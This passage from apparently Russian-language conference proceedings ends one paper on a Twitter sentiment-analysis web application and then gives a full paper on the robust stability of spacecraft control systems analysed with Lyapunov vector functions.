Серверная часть будет реализована на операционной системе Ubuntu. В Unix системах по умолчанию используется планировщик задач – cron.

Cron – это классическая утилита в системах Linux и UNIX для выполнения заданий в заранее определенные моменты времени или интервалы. Регулярные действия описываются правилами, помещенными в файл crontab и в специальные директории [7].

Веб-приложение

Веб-приложение предоставит пользователю следующие возможности:

- Классифицировать введенный текст пользователем;
- Классифицировать текст в социальной сети Twitter, используя поиск по хэштегу;
- Просмотр результатов классификации;
- Формирование новых тренировочных данных, путем внесения правок.

На рисунке 8 представлена диаграмма прецедентов варианта использования веб-приложения.




Рис. 8 – Варианты использования веб-приложения

Доступ к социальной сети Twitter

Разработчики социальной сети Twitter предоставляют доступ через публичный API (https://apps.twitter.com/), который доступен зарегистрированным пользователям. Далее необходимо создать приложение в которой генерируются ключи («API-ключ» и «API-secret») для доступа к публичному API и разработать модуль приложения для получения сообщений пользователей при помощи REST-запросов на сервер социальной сети.

Работа приложения

На данный момент клиентская часть приложения позволяет определить сообщения из Twitter, присваивая каждому твиту (пользовательскому сообщению) статус эмоционального оттенка, т.е. определение «положительного» или «негативного» контента в сообщении пользователей.




Рис. 9 – Результат распознавания сообщения

В серверной части функционирует классификатор, выполняющий обучение нейронной сети. Существует 2 критерия отбора слов, словосочетаний, предложений, которые заносятся в СУБД с метками «Positive» и «Negative». По этим данным нейронная сеть будет проводить дальнейший анализ текста.




Рис. 10 – Процесс обучения нейронной сети

Вывод

В данной статье представлена архитектура приложения, в частности, его компонентов, на примере клиент-сервера и продемонстрирована её работоспособность определять тон сообщении. Также приведен сравнительный анализ эффективности использования CPU и GPU. В результате, применение GPU в 15 раз эффективнее CPU для обучения нейронной сети.

Разработанный программный комплекс может использоваться компаниями для получения информации, отзывов о товарах, т.к. стандартные методы сбора информации, использующие человеческий труд, требуют большое расходование финансов и времени.

Литература

1. Sebastian Raschka. Python Machine Learning, 1st Edition Paperback – September 23, 2015.
2. Raghav Prabhu. Understanding of Convolutional Neural Network (CNN)—Deep Learning – https://medium.com/@RaghavPrabhu/understanding-of-convolutional-neural-network-cnn-deep-learning-99760835f148 (16.08.2018)
3. Charles Ashby. Character level sentiment Analysis – https://charlesashby.github.io/2017/06/05/sentiment-analysis-with-char-lstm/ (01.09.2018)
4. GPU vs CPU Computing. – https://medium.com/altumea/gpu-vs-cpu-computing-what-to-choose-a9788a2370c4 (20.09.2018)
5. TensorFlow. Wikipedia. – https://ru.wikipedia.org/wiki/TensorFlow (22.09.2018)
6. Andriy Lazorenko. TensorFlow performance test. – https://medium.com/@andriylazorenko/tensorflow-performance-test-cpu-vs-gpu-79fcd39170c (28.09.2018)
7. Cron. Wikipedia. – https://ru.wikipedia.org/wiki/Cron (17.10.2018)

СИСТЕМА УПРАВЛЕНИЯ НЕУСТОЙЧИВЫМИ ДЕТЕРМИНИРОВАННЫМИ ХАОТИЧЕСКИМИ РЕЖИМАМИ КОСМИЧЕСКИХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ

Тургунбеков А.М., Абдиханов А.А., Бейсенбина С.Е.
Евразийский Национальный университет им. Л.Н.Гумилева, Астана, Республика Казахстан
e-mail: azat_007_91@mail.ru

Аннотация. *Предлагается подход к разработке систем управление КЛА с увеличенным потенциалом робастной устойчивости с выбором закона управления в классе однопараметрических структурно-устойчивых отображений.Исследование робастной устойчивости системы управления КЛА базируется на прямом методе А.М. Ляпунова. Построение функций Ляпунова основаны на градиентности системы и потенциальности функций Ляпунова. На этой основе предлагается градиентно-скоростной метод вектор-функций Ляпунова.*

Для современных задач управления космическим летательным аппаратом (КЛА) характерны всевозрастающая сложность: требования устойчивости и высокие качества систем управления в условиях многомерности, неопределенности и нелинейности реальных КЛА. Одним из основных свойств нелинейных динамических систем в современных условиях является функционирование в режиме детерминированного хаоса с порождением «странные аттракторы» [1,2,3].

При исследовании часто КЛА линеаризируется и в лнейных системах уже детерминированный хаос проявляется в форме неустойчивости. Хаотические и неустойчивые режимы КЛА в основном являются нежелательными и вредными, вызывающие вибрации«разноса», которые могут привести к авариям [4,5,6]. Поэтому проблема подавления или исключение из режима функционирования КЛА, хаотических или неустойчивости путемсинтеза законов управления является актуальной, но нерешенной проблемой [5,6].

Реальные КЛА функционирует в условиях существенной неопределенности и увеличение потенциала потенциала робастной устойчивости, путем синтеза закона

управления в классе структурно устойчивых отображений [7,8,9] из теорий катастроф [10,11], является одним из ключевых факторов, гарантирующих системе защиту от режима неустойчивости.

Настоящая статья посвящена разработке систем управления с повышенным потенциалом робастной устойчивости КЛА с неопределенными параметрами, с подходом к синтезу систем управления в классе однопараметрических структурно-устойчивых отображений [12,13,14,15], позволяющих предельно увеличенный потенциал робастной устойчивости системы.

Исследование систем управления КЛА с повышенным потенциалом робастной устойчивости проводится градиентно-скоростным методом вектор-функций Ляпунова [16,17,18], основанные на градиентности системы и потенциальности [10] вектор-функций Ляпунова [19,20]. Это позволило по уравнению состояния системы управления КЛА построить функцию Ляпунова и исследовать системы по прямому методу А.М. Ляпунова [19,21].

Пусть линейный симметричный космический летательный аппарат описывается уравнением:

$$\begin{cases} \dfrac{dx_1}{dt} = x_2 \\ \dfrac{dx_2}{dt} = a_{23}x_3 \\ \dfrac{dx_3}{dt} = x_4 \\ \dfrac{dx_4}{dt} = -a_{43}x_3 - a_{44}x_4 + b_{45}u_5 + b_{46}u_6 \\ \dfrac{dx_5}{dt} = x_6 \\ \dfrac{dx_6}{dt} = a_{61}x_1 - a_{65}x_5 - a_{66}x_6 \end{cases} \tag{1}$$

где x_1, x_2, x_3 и x_4 - соответственно угол поворота вокруг оси, угловая скорость вращения объекта, угол поворота двигателя-маховика и угловая скорость двигателя маховика, x_5 и x_6 - соответственно измеренные значения датчика угла и измеренные значения датчиком угловой скорости;

Уравнения системы векторно-матричной форме записывается

$$\frac{dx}{dt} = Ax + Bu \tag{2}$$

где

$$A=\begin{Vmatrix} 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & a_{23} & 0 & 0 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & -a_{43} & -a_{44} & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 \\ a_{61} & 0 & 0 & 0 & -a_{65} & -a_{66} \end{Vmatrix},\quad B=\begin{Vmatrix} 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & b_{45} & b_{46} \\ 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 \end{Vmatrix}$$

$$a_{23}=\frac{1}{J};a_{43}=2\frac{\xi_M}{T_{21}};a_{44}=\frac{1}{T_M^2};a_{61}=K_M;a_{65}=2\frac{\xi_d}{T_d};a_{65}=\frac{1}{T_d^2};b_{45}=1;b_{46}=1$$

Закон управления задается в виде:

$$u_5=-x_5^3+k_5x_5,u_6=-x_6^3+k_6x_6, \tag{3}$$

Уравнения (2) с учетом (3) развернутой форме представляется уравнением

$$\begin{cases} \dfrac{dx_1}{dt}=x_2 \\ \dfrac{dx_2}{dt}=a_{23}x_3 \\ \dfrac{dx_3}{dt}=x_4 \\ \dfrac{dx_4}{dt}=-a_{43}x_3-a_{44}x_4-b_{45}x_5^3+b_{45}k_5x_5-b_{46}x_6^3+k_6x_6 \\ \dfrac{dx_5}{dt}=x_6 \\ \dfrac{dx_6}{dt}=a_{61}x_1-a_{65}x_5-a_{66}x_6 \end{cases} \tag{4}$$

Из уравнения состояния (4) определяем установившиеся состояния системы x_{s1}, как решение системы алгебраических уравнений:

$$\begin{cases} x_{2s}=0 \\ a_{23}x_{3s}=0 \\ x_{4s}=0 \\ a_{43}x_{3s}-a_{44}x_{4s}-b_{45}x_{5s}^3+b_{45}k_5x_{5s}-b_{46}x_{6s}^3+k_6x_{6s}=0 \\ x_6=0 \\ a_{61}x_{1s}-a_{65}x_{5s}-a_{66}x_{6s}=0 \end{cases} \tag{5}$$

Система (5) имеет тривиальные решения

$$x_{1s}=0;x_{2s}=0;x_{3s}=0;x_{4s}=0;x_{5s}^1=0;x_{6s}^1=0, \tag{6}$$

и нетривиальные решения определяются решениями уравнений

$$x_{5s}^2 - k_5 = 0; x_{6s}^2 - k_6 = 0; x_{1s} = 0; x_{2s} = 0; x_{3s} = 0; x_{4s} = 0, \quad (7)$$

При отрицательных значениях k_5 и k_6 уравнений (7) имеет мнимые решения, что не может соответствовать какой-либо физически возможной ситуации [ ].

При $k_5 > 0$ и $k_6 > 0$ уравнений (7) допускает следующие решения

$$x_{1s} = 0; x_{2s} = 0; x_{3s} = 0; x_{4s} = 0; x_{5s}^{2,3} = \pm\sqrt{k_5}; x_{6s}^{2,3} = \pm\sqrt{k_6}, \quad (8)$$

Эти установившиеся состояния (8) сливаются с (6) при значениях параметров системы управления $k_5 = 0$ и $k_6 = 0$ и ответвляются от него при $k_5 > 0$ и $k_6 > 0$. Установившиеся состояния (6) и (8) одновременно не существуют.

Устойчивость стационарных состояния (6) и (8) системы (4) исследуется градиентно-скоростным методом вектор функций А.М. Ляпунова [ ]. Сначало исследуем стационарное состояния (6). Из уравнения состояния (4) определяем компоненты вектор градиента длявектор функции Ляпунова $V(x) = (V_1(x),...,V_6(x))$[...]:

$$\begin{cases} \frac{\partial V_1(x)}{\partial x_1} = 0, \frac{\partial V_1(x)}{\partial x_2} = -x_2, \frac{\partial V_1(x)}{\partial x_3} = 0, ..., \frac{\partial V_1(x)}{\partial x_6} = 0 \\ \frac{\partial V_2(x)}{\partial x_1} = 0, \frac{\partial V_2(x)}{\partial x_2} = 0, \frac{\partial V_2(x)}{\partial x_3} = -a_{23}x_3, ..., \frac{\partial V_2(x)}{\partial x_6} = 0 \\ \frac{\partial V_3(x)}{\partial x_1} = 0, \frac{\partial V_3(x)}{\partial x_2} = 0, \frac{\partial V_3(x)}{\partial x_3} = 0, \frac{\partial V_3(x)}{\partial x_4} = -x_4, ..., \frac{\partial V_3(x)}{\partial x_6} = 0 \\ \frac{\partial V_4(x)}{\partial x_1} = 0, \frac{\partial V_4(x)}{\partial x_2} = 0, \frac{\partial V_4(x)}{\partial x_3} = a_{43}x_3, \frac{\partial V_4(x)}{\partial x_4} = a_{44}x_4, \\ \frac{\partial V_4(x)}{\partial x_5} = b_{45}x_5^3 - b_{45}k_5x_5, \frac{\partial V_4(x)}{\partial x_6} = b_{46}x_6^3 - b_{46}k_6x_6, \\ \frac{\partial V_5(x)}{\partial x_1} = 0, \frac{\partial V_5(x)}{\partial x_2} = 0, \frac{\partial V_5(x)}{\partial x_3} = 0, ..., \frac{\partial V_5(x)}{\partial x_6} = -x_6, \\ \frac{\partial V_6(x)}{\partial x_1} = -a_{46}x_1, \frac{\partial V_6(x)}{\partial x_2} = 0, \frac{\partial V_6(x)}{\partial x_3} = 0, \frac{\partial V_6(x)}{\partial x_4} = 0, \\ \frac{\partial V_6(x)}{\partial x_5} = a_{65}x_5, \frac{\partial V_6(x)}{\partial x_6} = a_{66}x_6 \end{cases} \quad (9)$$

Из (4) определяем компонентов разложение вектора скорости по координатам системы:

$$
\begin{cases}
\left(\frac{dx_1}{dt}\right)_{x_1}=0,\left(\frac{dx_1}{dt}\right)_{x_2}=x_2,\left(\frac{dx_1}{dt}\right)_{x_3}=0,\ldots,\left(\frac{dx_1}{dt}\right)_{x_6}=0 \\
\left(\frac{dx_2}{dt}\right)_{x_1}=0,\left(\frac{dx_2}{dt}\right)_{x_2}=0,\left(\frac{dx_2}{dt}\right)_{x_3}=a_{23}x_3,\ldots,\left(\frac{dx_2}{dt}\right)_{x_6}=0 \\
\left(\frac{dx_3}{dt}\right)_{x_1}=0,\left(\frac{dx_3}{dt}\right)_{x_2}=0,\left(\frac{dx_3}{dt}\right)_{x_3}=0,\left(\frac{dx_3}{dt}\right)_{x_4}=x_4,\left(\frac{dx_3}{dt}\right)_{x_5}=0,\left(\frac{dx_3}{dt}\right)_{x_6}=0 \\
\left(\frac{dx_4}{dt}\right)_{x_1}=0,\left(\frac{dx_4}{dt}\right)_{x_2}=0,\left(\frac{dx_4}{dt}\right)_{x_3}=-a_{43}x_3,\left(\frac{dx_4}{dt}\right)_{x_4}=-a_{44}x_4, \\
\left(\frac{dx_4}{dt}\right)_{x_5}=-b_{45}x_5^3+b_{45}k_5x_5,\left(\frac{dx_4}{dt}\right)_{x_6}=-b_{46}x_6^3+b_{46}k_6x_6 \\
\left(\frac{dx_5}{dt}\right)_{x_1}=0,\left(\frac{dx_5}{dt}\right)_{x_2}=0,\left(\frac{dx_5}{dt}\right)_{x_3}=0,\ldots,\left(\frac{dx_5}{dt}\right)_{x_6}=x_6 \\
\left(\frac{dx_6}{dt}\right)_{x_1}=a_{61}x_1,\left(\frac{dx_6}{dt}\right)_{x_2}=0,\left(\frac{dx_6}{dt}\right)_{x_3}=0,\left(\frac{dx_6}{dt}\right)_{x_4}=0, \\
\left(\frac{dx_6}{dt}\right)_{x_5}=-a_{65}x_5,\left(\frac{dx_6}{dt}\right)_{x_6}=-a_{66}x_6
\end{cases}
\tag{10}
$$

Полную производную по временной вектор функции Ляпунова находим, как скалярное произведение вектора градиента (9) на вектор скорости (10)

$$
\begin{aligned}
&\frac{dV(x)}{dt}=-x_2^2-(a_{23}x_3)^2-x_4^2-(a_{43}x_3)^2-(a_{44}x_4)^2-(b_{45}x_5^3-b_{45}k_5x_5)^2- \\
&-(b_{46}x_6^3-b_{46}k_6x_6)^2-x_6^2-(a_{61}x_1)^2-(a_{65}x_5)^2-(a_{66}x_6)^2
\end{aligned}
\tag{11}
$$

Полная производная по времени от вектор функции Ляпунова (11) является знакоотрицательной функцией. По компонентам вектора градиента (9) построим вектор функций Ляпунова в скалярной форме:

$$
\begin{aligned}
&V(x)=\frac{1}{4}b_{45}x_5^4-\frac{1}{2}b_{45}k_5x_5^2+\frac{1}{2}a_{65}x_5^2+\frac{1}{4}b_{46}x_6^4-\frac{1}{2}b_{46}k_6x_6^2+\frac{1}{2}a_{66}x_6^2-\frac{1}{2}x_6^2- \\
&-\frac{1}{2}a_{61}x_1^2-\frac{1}{2}x_2^2-\frac{1}{2}a_{23}x_3^2+\frac{1}{2}a_{43}x_3^2-\frac{1}{2}x_4^2+\frac{1}{2}a_{44}x_4^2,
\end{aligned}
\tag{12}
$$

Функцию (12) преобразуем с учетом, что $x_1=x_5$ и $x_2=x_6$ к виду:

$$
\begin{aligned}
&V(x)=\frac{1}{4}b_{45}x_1^4-\frac{1}{2}\left(b_{45}k_5-a_{65}+a_{61}\right)x_1^2+\frac{1}{4}b_{46}x_6^4-\frac{1}{2}\left(b_{46}k_6-a_{66}+2\right)x_2^2- \\
&-\frac{1}{2}\left(a_{23}-a_{43}\right)x_3^2-(1-a_{44})x_4^2
\end{aligned}
\tag{13}
$$

Условия положительной определенности функций (13) записывается в виде.

$$\begin{cases} b_{45} > 0, b_{46} > 0, \\ b_{45}k_5 - a_{65} + a_{61} < 0 \\ b_{46}k_6 - a_{66} + 2 < 0 \\ a_{23} - a_{43} < 0 \\ 1 - a_{44} < 0 \end{cases} \tag{14}$$

Установившиеся состояния (6) будет устойчивой при выполнении условия (14).

Исследуем робастную устойчивость стационарного состояния (8) градиентно-скоростным методом вектор-функции Ляпунова. Для этого уравнения состояния (4) представим в отклонения относительно установившегося состояния (8):

$$\begin{cases} \dfrac{dx_1}{dt} = x_2 \\ \dfrac{dx_2}{dt} = a_{23}x_3 \\ \dfrac{dx_3}{dt} = x_4 \\ \dfrac{dx_4}{dt} = -a_{43}x_3 - a_{44}x_4 - b_{45}x_5^3 + 3b_{45}\sqrt{k_5}x_5^2 - b_{45}k_5x_5 - b_{46}x_6^3 + 3b_{46}\sqrt{k_6}x_6^2 - b_{46}k_6x_6 \\ \dfrac{dx_5}{dt} = x_6 \\ \dfrac{dx_6}{dt} = a_{61}x_1 - a_{65}x_5 - a_{66}x_6 \end{cases} \tag{15}$$

Из (15) определяем компоненты вектора градиента от вектор-функции Ляпунова

$$\begin{cases} \dfrac{\partial V_1(x)}{\partial x_1} = 0, \dfrac{\partial V_1(x)}{\partial x_2} = -x_2, \dfrac{\partial V_1(x)}{\partial x_3} = 0, \ldots, \dfrac{\partial V_1(x)}{\partial x_6} = 0 \\ \dfrac{\partial V_2(x)}{\partial x_1} = 0, \dfrac{\partial V_2(x)}{\partial x_2} = 0, \dfrac{\partial V_2(x)}{\partial x_3} = -a_{23}x_3, \ldots, \dfrac{\partial V_2(x)}{\partial x_6} = 0 \\ \dfrac{\partial V_3(x)}{\partial x_1} = 0, \dfrac{\partial V_3(x)}{\partial x_2} = 0, \dfrac{\partial V_3(x)}{\partial x_3} = 0, \dfrac{\partial V_3(x)}{\partial x_4} = -x_4, \ldots, \dfrac{\partial V_3(x)}{\partial x_6} = 0 \\ \dfrac{\partial V_4(x)}{\partial x_1} = 0, \dfrac{\partial V_4(x)}{\partial x_2} = 0, \dfrac{\partial V_4(x)}{\partial x_3} = a_{43}x_3, \dfrac{\partial V_4(x)}{\partial x_4} = a_{44}x_4, \\ \dfrac{\partial V_4(x)}{\partial x_5} = b_{45}x_5^3 - 3b_{45}\sqrt{k_5}x_5^2 + b_{45}k_5x_5, \dfrac{\partial V_4(x)}{\partial x_6} = b_{46}x_6^3 - 3b_{46}\sqrt{k_6}x_6^2 - b_{46}k_6x_6, \\ \dfrac{\partial V_5(x)}{\partial x_1} = 0, \dfrac{\partial V_5(x)}{\partial x_2} = 0, \dfrac{\partial V_5(x)}{\partial x_3} = 0, \ldots, \dfrac{\partial V_5(x)}{\partial x_6} = -x_6, \\ \dfrac{\partial V_6(x)}{\partial x_1} = -a_{46}x_1, \dfrac{\partial V_6(x)}{\partial x_2} = 0, \dfrac{\partial V_6(x)}{\partial x_3} = 0, \dfrac{\partial V_6(x)}{\partial x_4} = 0, \\ \dfrac{\partial V_6(x)}{\partial x_5} = a_{65}x_5, \dfrac{\partial V_6(x)}{\partial x_6} = a_{66}x_6 \end{cases} \tag{16}$$

Из (14) определяем разложение компонентов вектора скорости по координатам системы

$$
\begin{cases}
\left(\frac{dx_1}{dt}\right)_{x_1}=0,\left(\frac{dx_1}{dt}\right)_{x_2}=x_2,\left(\frac{dx_1}{dt}\right)_{x_3}=0,\ldots,\left(\frac{dx_1}{dt}\right)_{x_6}=0 \\
\left(\frac{dx_2}{dt}\right)_{x_1}=0,\left(\frac{dx_2}{dt}\right)_{x_2}=0,\left(\frac{dx_2}{dt}\right)_{x_3}=a_{23}x_3,\ldots,\left(\frac{dx_2}{dt}\right)_{x_6}=0 \\
\left(\frac{dx_3}{dt}\right)_{x_1}=0,\left(\frac{dx_3}{dt}\right)_{x_2}=0,\left(\frac{dx_3}{dt}\right)_{x_3}=0,\left(\frac{dx_3}{dt}\right)_{x_4}=x_4,\left(\frac{dx_3}{dt}\right)_{x_5}=0,\left(\frac{dx_3}{dt}\right)_{x_6}=0 \\
\left(\frac{dx_4}{dt}\right)_{x_1}=0,\left(\frac{dx_4}{dt}\right)_{x_2}=0,\left(\frac{dx_4}{dt}\right)_{x_3}=-a_{43}x_3,\left(\frac{dx_4}{dt}\right)_{x_4}=-a_{44}x_4, \\
\left(\frac{dx_4}{dt}\right)_{x_5}=-\left(b_{45}x_5^3-3b_{45}\sqrt{k_5}x_5^2+b_{45}k_5x_5\right),\left(\frac{dx_4}{dt}\right)_{x_6}=-\left(b_{46}x_6^3+b_{46}\sqrt{k_6}x_6^2+b_{46}k_6x_6\right) \\
\left(\frac{dx_5}{dt}\right)_{x_1}=0,\left(\frac{dx_5}{dt}\right)_{x_2}=0,\left(\frac{dx_5}{dt}\right)_{x_3}=0,\ldots,\left(\frac{dx_5}{dt}\right)_{x_6}=x_6 \\
\left(\frac{dx_6}{dt}\right)_{x_1}=a_{61}x_1,\left(\frac{dx_6}{dt}\right)_{x_2}=0,\ldots,\left(\frac{dx_6}{dt}\right)_{x_5}=-a_{65}x_5,\left(\frac{dx_6}{dt}\right)_{x_6}=-a_{66}x_6
\end{cases}
\tag{17}
$$

Полные производные по времени от вектор функции Ляпунова имеет вид:

$$
\begin{aligned}
&\frac{dV(x)}{dt}=-x_2^2-(a_{23}x_3)^2-x_4^2-x_6^2-(a_{23}x_3)^2-(a_{43}x_3)^2-(a_{44}x_4)^2- \\
&-\left(b_{45}x_5^3-3b_{45}\sqrt{k_5}x_5^2+b_{45}k_5x_5\right)^2-\left(b_{46}x_6^3-3b_{46}\sqrt{k_6}x_6^2+b_{46}k_6x_6\right)^2- \\
&-(a_{61}x_1)^2-(a_{65}x_5)^2-(a_{66}x_6)^2,
\end{aligned}
\tag{18}
$$

Функция (18) является знакоотрицательной функцией. По компонентам вектора градиентов (16) построим вектор-функции Ляпунова скалярной форме:

$$
\begin{aligned}
&V(x)=-\frac{1}{2}x_2^2-\frac{1}{2}a_{23}x_3^2-\frac{1}{2}x_4^2-\frac{1}{2}a_{43}x_3^2+\frac{1}{2}a_{44}x_4^2+\frac{1}{4}b_{45}x_5^4- \\
&-b_{45}\sqrt{k_5}x_5^3+\frac{1}{2}b_{45}k_5x_5^2+\frac{1}{4}b_{46}x_6^4-b_{46}\sqrt{k_6}x_6^3+\frac{1}{2}b_{46}k_6x_6^2- \\
&-\frac{1}{2}x_6^2-\frac{1}{2}a_{61}x_1^2+\frac{1}{2}a_{65}x_5^2+\frac{1}{2}a_{66}x_6^2,
\end{aligned}
\tag{19}
$$

Функция (19) по виду не позволяет определить положительную или отрицательную определенность. Но функция (19) удовлетворяет условиям леммы Морса из теории катастроф, поэтому с учетом, что $x_1=x_5$ и $x_2=x_6$, можем после известных формальных процедур заменить квадратичной формой

$$
V(x)\approx\frac{1}{2}\left(a_{65}-a_{61}-b_{45}k_5\right)x_1^2-\frac{1}{2}\left(b_{46}k_6+a_{66}-2\right)x_2^2+\frac{1}{2}\left(a_{43}-a_{23}\right)x_3^2+\frac{1}{2}(a_{44}-1)x_4^2, \tag{20}
$$

Условия положительной определенности (20) в (21) записывается в виде:

$$\begin{cases} b_{45} > 0, b_{46} > 0, \\ b_{45}k_5 + a_{65} - a_{61} > 0 \\ b_{46}k_6 + a_{66} - 2 > 0 \\ a_{43} - a_{23} > 0 \\ a_{44} - 1 > 0 \end{cases} \quad (21)$$

Стационарное состояние (8) является устойчивой при выполнении системы неравенств (21). Из системы неравенств (14) и (21) очевидны, что система управления (4) обеспечивает робастную устойчивость при отрицательной области изменения коэффициентовопределяемые неравенствами (14), и при положительной области изменения параметров, определяемые системой неравенств (21). Система (4) является системой с повышенным потенциалом робастной устойчивости. Стационарное состояние (6) существует и является устойчивой при изменении параметров в области (14), а стационарное состояние (8) появляется и существует при потере устойчивости состояния (6) и они одновременно не существует.

Универсальным для исследования устойчивости систем управления КЛА является метод функций Ляпунова. Широкое применение данного метода сдерживается отсутствием универсального подхода к выбору или построению функций Ляпунова и трудностями их алгоритмической реализации.

В статье предлагается метод увеличение потенциала робастной устойчивости системы управления КЛА с неопределенными параметрами с подходом к выбору законов управления в классе однопараметрических структурно-устойчивых отображений.

Исследование системы управления КЛА т.е. увеличение потенциала робастной устойчивости показаны, градиентно-скоростным методом вектор-функции Ляпунова. Данный метод основывается на градиентности системы управления КЛА и потенциальности функций Ляпунова. Это позволяет построить вектор функцию Ляпунова по уравнению состояния системы управлени КЛА и исследовать системы по прямому методу А.М. Ляпунова.

Литература

1. Лоскутов А. Ю., Михайлов А. С. Основы теории сложных систем – М. Ижевск: Институт компьютерных исследований, 2007 – 620 с.

2. Брок У. Теория хаоса – М. : Наука 2011 – 424 с.

3. Chaos in chemistry and biochemistry / Eds R.J. Field, L. Gyorgyi // World Scientific. 1992.

4. Андриевский Б.Р. Фрадков А.Л. Избранные главы теории автоматического управления.Гл.13, Управление нелинейными колебательными и хаотическими системами. Спб.:Наука, 1999.

5. Андриевский Б.Р. , Фрадков А.Л. Управление хаосом. Методы и приложения. Часть 1. Методы//А иТ.2003.5.С.3-45.

6. Лоскутов А.Ю. Хаос и управление динамическими системами// Нелинейная динамика и управление/ под ред. С.В. Емельянова, С.К. Емельянова, С.К. Коровина. -М.: Физмат-лит., 2001,-Т.1.-С.163-216.

7. Бейсенби М. А. Исследование робастной устойчивости систем автоматического управления методом функции А. М. Ляпунова. – Астана, 2015 – 204 с.

8. Бейсенби М. А. Увеличение потенциала робастной устойчивости системы управления космическим летательным аппаратом (КЛА). – Астана, 2015 – 160 с.
9. Бейсенби М. А. Методы повышения потенциала робастной устойчивости систем управления. – Астана, 2011 – 292 с.
10. Гилмор Р. Прикладная теория катастроф. В 2 – х томах. Т. 1. – М.: Мир, 1984
11. Постон Т., Стюарт И. Теория катастроф и ее приложения. – М.: Наука, 2001, № 6
12. Beisenbi M., Uskenbayeva G., Satibaldina D., Martsenyuk V., Shaikhanova A. Robust stability of spacecraft traffic control system using Lyapunov functions. 16th International Conference on Control, Automation and Systems (ICCAS 2016). – P.743-748.
13. Beisenbi M., Shukirova A., Uskenbayeva G., Yermekbayeva J., Robust stability of spacecraft traffic control system using Lyapunov functions. Journal of Teoretical and Applied Information Technology.V(88), №2, pp.252-260., 2016.
14. Beisenbi M., Uskenbayeva G. Construction and researching aircraft high potential of robust stability control system in the form of single-parameter structurally stable mapping. Research Journal of Applied Sciences, Engineering and Technology.V(12), №5, pp. 599-606, 2016.
